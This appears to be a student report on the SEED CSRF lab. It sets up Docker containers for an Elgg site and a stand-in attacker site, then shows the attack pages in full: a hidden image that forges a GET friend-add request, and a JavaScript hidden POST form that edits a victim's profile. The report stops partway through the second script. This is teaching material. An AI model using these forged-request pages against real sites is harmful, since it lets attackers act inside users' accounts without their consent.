[12/07/24]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating www-10.9.0.5   ... done
Creating mysql-10.9.0.6 ... done
Attaching to mysql-10.9.0.6, www-10.9.0.5
mysql-10.9.0.6 | 2024-12-07 20:13:25+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified doma
in name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress thi
s message
mysql-10.9.0.6 | 2024-12-07 20:13:26+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2024-12-07 20:13:26+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 |  *
mysql-10.9.0.6 | 2024-12-07T20:13:27.270903Z 0 [System] [MY-010116] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2024-12-07T20:13:27.307791Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
```

5. Now all 2 containers (apache and mysql containers) were updated and running with the latest changes in code.

```
mysql> [12/07/24]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID   IMAGE                   COMMAND                  CREATED          STATUS          PORTS                   NAMES
d6fa278e4f9b   seed-image-www-sqli     "/bin/sh -c 'service…"   42 seconds ago   Up 41 seconds                           www-10.9.0.5
88aafc4e3b70   seed-image-mysql-sqli   "docker-entrypoint.s…"   42 seconds ago   Up 41 seconds   3306/tcp, 33060/tcp     mysql-10.9.0.6
[12/07/24]seed@VM:~/.../Labsetup$
```

LAB 3: CROSS-SITE REQUEST FORGERY ATTACK

TASK 1: Overview

The objective of this lab is to understand the Cross-Site Request Forgery attack and how several victim users are attacked on trusted sites. The victim users enter a malicious site which injects the HTTP request while they have an active session on their trusted site. Usually, such attacks occur when the web applications do not handle cookies properly. The pre-requisites are given below in order to get started with the lab:

Prerequisites:

1. Docker (Linux)
2. HTTP Header Live Browser Extension


TASK 2: Environmental Setup

- Docker Container must be installed beforehand on the operating system. It allows users to create a virtual environment for the services. For this step, the command 'docker-compose up' will get all the containers running.
- To get started, we first require a DNS configuration for all the IP addresses mapping. For this, we have used the command 'sudo/nano/etc/hosts' which shows all the domain names given in the extracted folder.
    - 10.9.0.5 www.seed-server.com
    - 10.9.0.5 www.example32.com
    - 10.9.0.105 www.attacker32.com
- With these domain names, we can start with lab as each link provided above are used for all the lab tasks.


TASK 3: ATTACK TASKS

TASK 3.1: Observing HTTP Request

1. We will start with the first given link: www.seed-server.com
2. We will enter the valid credentials for username 'alice' along with the correct password according to lab instructions.
3. Before logging in, turn on the http request capture extension to tracing http requests.
4. After logging in, we received this on the header liver main:



5. With this, we can see the entered password for alice which is 'seedalice' as given in the screenshot below:




6. With the above steps, task 3.1 is completed.

TASK 3.2: CSRF Using GET Request

For this task, we are required to use CSRF to forcefully add Samy as a friend in Alice's account as Alice is not accepting Samy's friend request. For this task, we will use GET request in a malicious way such that Alice will click on that website and Samy will be added. This malicious website is www.attacker32.com. Using this, Samy is successfully added in Alice's friend list.

1. We will first login as Samy with correct credentials as per the lab manual.
2. We will send a friend request to Alice.
3. Before sending the request, we will turn on the HTTP header live to trace HTTP requests.
4. From this, we will be able to see the add friend guid of Alice (i.e. 56) and we can also check the guid of Samy (i.e. 59) from the profile.



```
for (var i = 0; i < toggle_links.length; i++) {
    toggle_links[i].onclick = function () {
        return false;
    };
}

var elgg = {"config":{"lastcache":1587931381,"viewtype":"default","simplecache_enabled":1,"current_language":"en"},"security":{"token":{"__elgg_ts":1733602770,"__elgg_token":"piQr0QHAivtQ090Sm3ccTg"}},"session":{"user":{"guid":59,"type":"user","sub
</script><script src="http://www.seed-server.com/cache/1587931381/default/jquery.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/jquery-ui.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/e
require([
    "page/elements/topbar",
    "input/form",
    "elgg/reportedcontent"
]);
```

5. Now we will go on the terminal to copy the id number of attacker website from Docker container and check the addprofile.html in order to modify its content.

```
seed@VM: ~
[12/07/24]seed@VM:~$ dockps
e9b6d78b57b6  mysql-10.9.0.6
116aecbfa778  elgg-10.9.0.5
f7a230d9cf41  attacker-10.9.0.105
[12/07/24]seed@VM:~$ sudo gedit /etc/hosts

(gedit:4515): Tepl-WARNING **: 14:50:58.326: GVfs metadata is not s
upported. Fallback to TeplMetadataManager. Either GVfs is not corre
ctly installed or GVfs metadata are not supported on this platform.
 In the latter case, you should configure Tepl with --disable-gvfs-
metadata.
[12/07/24]seed@VM:~$ sudo gedit /etc/hosts &>/dev/null &
[1] 4607
[12/07/24]seed@VM:~$ ls
Desktop    Downloads  Pictures  Templates
Documents  Music      Public    Videos
[12/07/24]seed@VM:~$ S
```

6. We will then add the link of seed-server.com with the add friend 56 and save it.
    a. http://www.seed-server.com/action/friends/add?friend=56


```
seed@VM: ~/.../attacker
seed@VM: ~/.../attacker        root@f7a230d9cf41: /var/www/attacker
[12/07/24]seed@VM:~/.../Labsetup$ ls
attacker            image_attacker  image_www
docker-compose.yml  image_mysql     mysql_data
[12/07/24]seed@VM:~/.../Labsetup$ cd attacker/
[12/07/24]seed@VM:~/.../attacker$ ls
addfriend.html  editprofile.html  index.html  testing.html
[12/07/24]seed@VM:~/.../attacker$ docker cp addfriend.html f7a230d9
cf41:/var/www/attacker/
[12/07/24]seed@VM:~/.../attacker$
```

```
Open   *addfriend.html   Save
~/Downloads/CSRF/Labsetup/attacker
1 <html>
2 <body>
3 <h1>This page forges an HTTP GET request</h1>
4 <img src="http://www.seed-server.com/action/-
  friends/add?friend=59" alt="image" width="1"
  height="1" />
5 </body>
6 </html>
```

7. Use concatenate command for the html file.

```
root@f7a230d9cf41: /var/www/attacker
seed@VM: ~/.../attacker        root@f7a230d9cf41: /var/www/attacker
[12/07/24]seed@VM:~/.../attacker$ docksh f7a230d9cf41
root@f7a230d9cf41:/# ls /var/www/
attacker  html
root@f7a230d9cf41:/# ls /var/www/attacker/
addfriend.html  editprofile.html  index.html  testing.html
root@f7a230d9cf41:/# cd /var/www/attacker/
root@f7a230d9cf41:/var/www/attacker# nano addfriend.html
root@f7a230d9cf41:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59"
alt="image" width="1" height="1" />
</body>
</html>
root@f7a230d9cf41:/var/www/attacker# S
```


8. Refresh the malicious website.
9. Now on the malicious website after clicking on 'view page source', we will see the source link as edited previously.
10. Now when Alice clicks on the malicious site, Samy will be added as friend.




TASK 3.3: CSRF Using POST Request

For this task, we are required to modify the profile of Alice and write a description. In order to complete this task, the attacker is required to forge a request, write the description, and save it for the victim user of Elgg as its one of its feature. For this, the HTTP POST request will be used on the victim's browser and for that, the attacker must understand the structure of such request before performing this task. The request will then be generated and the code will be used on the malicious website in order to perform the CSRF attack.


1. In order to understand the structure of this request, first edit the profile of Samy.
2. Before saving changes, the HTTP Header Live should be turned on for accessing the POST request.



3. From this, we will be able to see the guid as 59 for Samy.




4. Now we will modify the editprofile.html according to this.
5. As there was a missing line for the field 'description' in html file, we added an additional field first.



6. The description field is then modified.
7. Then, the action form is also modified for editing the profile along with the guid value being 56 for Alice.


```html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is Abdullah'>";
    fields += "<input type='hidden' name='description' value='Samy is Abdullah'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
